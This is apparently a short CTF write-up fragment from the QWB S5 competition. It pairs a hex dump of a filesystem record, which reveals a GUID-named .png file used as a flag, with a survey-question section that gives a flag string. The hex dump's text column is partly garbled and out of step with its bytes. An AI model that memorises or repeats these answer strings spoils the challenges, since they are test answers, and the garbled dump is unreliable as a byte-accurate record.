0x0025060	3D	01	04	00	00	00	01	00	00	65	5A	82	27	4F	0/ (0* e2,`*‰				
0x0025070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	‰		
0x0025080	00	00	00	00	08	01	00	00	00	00	00	00	00	00	00	00	‰		
0x0025090	00	00	00	00	00	00	00	00	30	00	00	B0	00	00	00	00	00		
0x00250A0	00	00	00	00	00	00	00	02	00	96	00	00	18	00	01	00	-		
0x00250B0	00	00	00	00	00	00	00	05	00	34	D5	B2	27	4F	D7	01	‰		
0x00250C0	3D	D3	5D	82	27	4F	D7	01	34	D5	B2	27	4F	D7	01	‰			
0x00250D0	3D	D3	5D	82	27	4F	D7	01	00	40	00	00	00	00	00	00	‰		
0x00250E0	00	00	00	00	00	00	00	00	20	00	00	00	00	00	00	00	‰		
0x00250F0	28	00	7B	00	34	00	35	01	45	00	46	00	36	00	46	*	(45 E F 6 F		
0x0025100	40	00	43	00	2D	00	46	00	30	00	42	00	36	00	2D	00	F C - F 0 B 6 -		
0x0025110	3D	00	2D	00	35	00	44	00	00	35	00	34	00	39	00	00	4 0 0 0 - A 7 C		
0x0025120	33	00	2D	00	35	00	44	00	00	35	00	34	00	39	00	00	3 5 D 1 S 4 9		
0x0025130	33	00	35	00	35	00	41	00	38	00	43	00	7D	00	2E	00	3 5 S A 8 C) .		
0x0025140	70	00	6E	00	67	00	00	00	80	00	00	48	00	00	00	00	p n g è H		
0x0025150	01	00	00	00	00	00	01	00	00	00	00	00	00	00	00	00	‰		
0x0025160	03	00	00	00	00	00	00	00	00	40	00	00	00	00	00	00	‰		
0x0025170	00	40	00	00	00	00	00	00	1E	38	00	00	00	00	00	00	‰		

flag:

{45EF6FFC-F0B6-4000-A7C0-8D1549355A8C}.png

问卷题

拿到flag啦，恭喜，感谢您的问卷调查
flag{Welc0me_tO_qwbS5_Hope_you_play_h4ppily}

恭喜您获得了1次抽奖机会！



flag{Welc0me_tO_qwbS5_Hope_you_play_h4ppily}